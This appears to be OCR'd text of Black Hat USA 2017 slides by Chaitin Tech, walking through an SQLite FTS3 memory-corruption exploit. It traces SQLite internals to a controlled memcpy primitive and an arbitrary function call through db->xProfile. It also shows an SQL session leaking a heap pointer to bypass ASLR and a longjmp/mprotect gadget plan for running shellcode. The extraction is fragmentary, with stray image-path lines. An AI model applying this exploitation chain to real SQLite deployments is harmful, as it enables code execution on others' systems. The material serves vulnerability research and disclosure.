  return rc;
}
```



let sqlite3_exec() != SQLITE_OK


```
int sqlite3_exec(
  sqlite3 *db,
  const char *zSql,
  sqlite3_callback xCallback,
  void *pArg,
  char **pzErrMsg
){
  int rc = SQLITE_OK;
  const char *zLeftover;
  sqlite3_stmt *pStmt = 0;
  char **azCols = 0;
  int callbackIsInit;

  if( !sqlite3SafetyCheckOk(db) )
    return SQLITE_MISUSE_BKPT;
  if( zSql==0 ) zSql = "";

  ...
}
```

let sqlite3SafetyCheckOk() = 0

```
int sqlite3SafetyCheckOk(sqlite3 *db){
  u32 magic;
  if( db==0 ){
    logBadConnection("NULL");
    return 0;
  }
  magic = db->magic;
  if( magic!=SQLITE_MAGIC_OPEN ){
    if( sqlite3SafetyCheckSickOrOk(db) ){
      testcase( sqlite3GlobalConfig.xLog!=0 );
      logBadConnection("unopened");
    }
    return 0;
  }else{
    return 1;
  }
}
```

let db = 0


let p->db = 0



Fts3Cursor
sqlite3_vtab_cursor
pVtab
...
...
Fts3Table
...
Fts3Cursor
sqlite3_vtab_cursor
pVtab
...
...
Fts3Table
...
db = 0
...

sqlite3Fts3SegmentsClose

```
void sqlite3Fts3SegmentsClose(Fts3Table *p){
  sqlite3_blob_close(p->pSegments);
  p->pSegments = 0;
}
int sqlite3_blob_close(sqlite3_blob *pBlob){
  Incrblob *p = (Incrblob *)pBlob;
  int rc;
  sqlite3 *db;

  if( p ){
    db = p->db;
    sqlite3_mutex_enter(db->mutex);
    rc = sqlite3_finalize(p->pStmt);
    sqlite3DbFree(db, p);
    sqlite3_mutex_leave(db->mutex);
  }else{
    rc = SQLITE_OK;
  }
  return rc;
}
```



- Added a Incrblob to Fts3Table.
- Added a sqlite3(db) and a Vdbe to the Incrblob.

sqlite3_finalize


```
int sqlite3_finalize(sqlite3_stmt *pStmt){
  int rc;
  if( pStmt==0 ){
    rc = SQLITE_OK;
  }else{
    Vdbe *v = (Vdbe*)pStmt;
    sqlite3 *db = v->db;
    if( vdbeSafety(v) ) return SQLITE_MISUSE_BKPT;
    sqlite3_mutex_enter(db->mutex);
    checkProfileCallback(db, v);
    rc = sqlite3VdbeFinalize(v);
    rc = sqlite3ApiExit(db, rc);
    sqlite3LeaveMutexAndCloseZombie(db);
  }
  return rc;
}
```

survive vdbeSafety()/checkProfileCallback()

```
int sqlite3VdbeFinalize(Vdbe *p){
  int rc = SQLITE_OK;
  if( p->magic==VDBE_MAGIC_RUN ||
p->magic==VDBE_MAGIC_HALT ){
    rc = sqlite3VdbeReset(p);
    assert( (rc & p->db->errMask)==rc );
  }
  sqlite3VdbeDelete(p);
  return rc;
}
```

let p->magic == VDBE_MAGIC_HALT

Structs



Fts3Cursor
sqlite3_vtab_cursor
pVtab
...
...
Fts3Table
...
db = 0
...
pSegments
...
Incrblob
...
pStmt
db
...
Vdbe
db
...
magic = VDBE_MAGIC_HALT
...
sqlite3
...
mutex = 0
...


sqlite3VdbeReset

```
int sqlite3VdbeReset(Vdbe *p){
  sqlite3 *db;
  db = p->db;

  sqlite3VdbeHalt(p);

  if( p->pc>=0 ){
    vdbeInvokeSqllog(p);
    sqlite3VdbeTransferError(p);
    sqlite3DbFree(db, p->zErrMsg);
    p->zErrMsg = 0;
    if( p->runOnlyOnce ) p->expired = 1;
  }else if( p->rc && p->expired ){
    ...
  }
  Cleanup(p);
  p->iCurrentTime = 0;
  p->magic = VDBE_MAGIC_RESET;
  return p->rc & db->errMask;
}
```

survive sqlite3VdbeHalt()

p->pc >= 0

Structs


Fts3Cursor
sqlite3_vtab_cursor
pVtab
...
...
Fts3Table
...
db = 0
...
pSegments
...
Incrblob
...
pStmt
db
...
Vdbe
db
...
magic = VDBE_MAGIC_HALT
...
pc >= 0
...
sqlite3
...
mutex = 0
...

sqlite3VdbeTransferError

fake a db->pErr struct, and p->zErrMsg != 0

```
int sqlite3VdbeTransferError(Vdbe *p){
  sqlite3 *db = p->db;
  int rc = p->rc;
  if( p->zErrMsg ){
    db->bBenignMalloc++;
    sqlite3BeginBenignMalloc();
    if( db->pErr==0 ) db->pErr = sqlite3ValueNew(db);
    sqlite3ValueSetStr(db->pErr, -1, p->zErrMsg, SQLITE_UTF8, SQLITE_TRANSIENT);
    sqlite3EndBenignMalloc();
    db->bBenignMalloc--;
    db->errCode = rc;
  }else{
    sqlite3Error(db, rc);
  }
  return rc;
}
void sqlite3ValueSetStr(sqlite3_value *v, int n, const void *z, u8 enc, void (*xDel)(void*)
){
  if( v ) sqlite3VdbeMemSetStr((Mem *)v, z, n, enc, xDel);
}
```

sqlite3VdbeMemSetStr


black hat USA 2017

```
int sqlite3VdbeMemSetStr(Mem *pMem, const char *z, int n, u8 enc, void (*xDel)(void*)
){
  int nByte = n;
  ...
  if( nByte<0 ){
    if( enc==SQLITE_UTF8 ){
      nByte = sqlite3Strlen30(z);
      if( nByte>iLimit ) nByte = iLimit+1;
    }
    ...
  }
  if( xDel==SQLITE_TRANSIENT ){
    int nAlloc = nByte;
    ...
    if( sqlite3VdbeMemClearAndResize(pMem, MAX(nAlloc,32)) ) return SQLITE_NOMEM_BKPT;
    memcpy(pMem->z, z, nAlloc);
  }
  ...
  return SQLITE_OK;
}
```

sqlite3VdbeMemClearAndResize() will do:
`pMem->z = pMem->zMalloc;`


For memcpy():
z is a string pointer from Vdbe's zErrMsg
pMem is a Mem struct, pMem->z also can be controlled by pMem->zMalloc.
nAlloc is the length of string z.
So we have a "**strcpy**" primitive with controlled arguments: source and destination.

Structs



Added a Mem struct to the sqlite3 struct.
For **strcpy** primitive:
zMalloc specifies the source,
zErrMsg specifies the destination.

One Exploitation Path For PC Control



invokeProfileCallback() will invoke many callbacks: xProfile/xTrace/xCurrentTime/xCurrentTimeint64.

These callbacks call be controlled in sprayed memory.


invokeProfileCallback

```
static SQLITE_NOINLINE void invokeProfileCallback(sqlite3 *db, Vdbe *p){
  sqlite3_int64 iNow;
  sqlite3_int64 iElapse;
  ...
  sqlite3OsCurrentTimeInt64(db->pVfs, &iNow);
  iElapse = (iNow - p->startTime)*1000000;
  if( db->xProfile ){
    db->xProfile(db->pProfileArg, p->zSql, iElapse);
  }
  if( db->mTrace & SQLITE_TRACE_PROFILE ){
    db->xTrace(SQLITE_TRACE_PROFILE, db->pTraceArg, p, (void*)&iElapse);
  }
  p->startTime = 0;
}
```

To survive sqlite3OsCurrentTimeInt64(), we should construct db->pVfs of struct sqlite3_vfs, and nullify the callback db->Vfs->xCurrentTimeInt64.

We used callback db->xProfile because we can also control 2 arguments through db->pProfileArg and p->zSql

Structs



We achieved arbitrary function call:
xProfile specifies gadget address;
pProfileArg specifies first argument;
zSql specifies second argument


ASLR Bypass

```
sqlite> create virtual table a using fts3(b);
sqlite> insert into a values(x'4141414142424242');
sqlite> select hex(a) from a;
C854D98F08560000
```


- By CVE-2017-6991 above, we leaked the address of a *FTS3Cursor* object
- The first member of struct *FTS3Cursor* points to a global variable *fts3Module*
- By arbitrary read primitive, we can read the address of *fts3Module*, which will reveal the address of sqlite library (at least, sometimes sqlite will be statically linked together with other libraries)

Shellcode Execution

- With arbitrary function call primitive, invoke longjmp/mprotect gadget as below, to mark the memory pages of shellcode as executable
- Trigger the function call primitive again to jump to the shellcode



```
; void __cdecl _longjmp(jmp_buf, int)
                public __longjmp
__longjmp       proc near               ; CODE
                fninit
                mov     eax, esi
                test    esi, esi
                jnz     short loc_17BE
                inc     eax

loc_17BE:                               ; CODE
                mov     rbx, [rdi]
                mov     rbp, [rdi+8]
                mov     rsp, [rdi+10h]
                mov     r12, [rdi+18h]
                mov     r13, [rdi+20h]
                mov     r14, [rdi+28h]
                mov     r15, [rdi+30h]
                fldcw   word ptr [rdi+4Ch]
                ldmxcsr dword ptr [rdi+48h]
                cld
                jmp     qword ptr [rdi+38h]
__longjmp       endp
```



```
; int __cdecl mprotect(void *, size_t, int)
                public _mprotect
_mprotect       proc near
                mov     eax, 200004Ah   ; ___mprotect
                                        ; _mprotect
                                        ; ___mprotect
                mov     r10, rcx
                syscall                 ; Low latency
                jnb     short locret_15EFC
                mov     rdi, rax
                jmp     _cerror_nocancel
; ---------------------------------------------------------

locret_15EFC:                           ; CODE XREF: _
                retn
_mprotect       endp
```

"Birds"

Thank you!

长亭科技

CHAITIN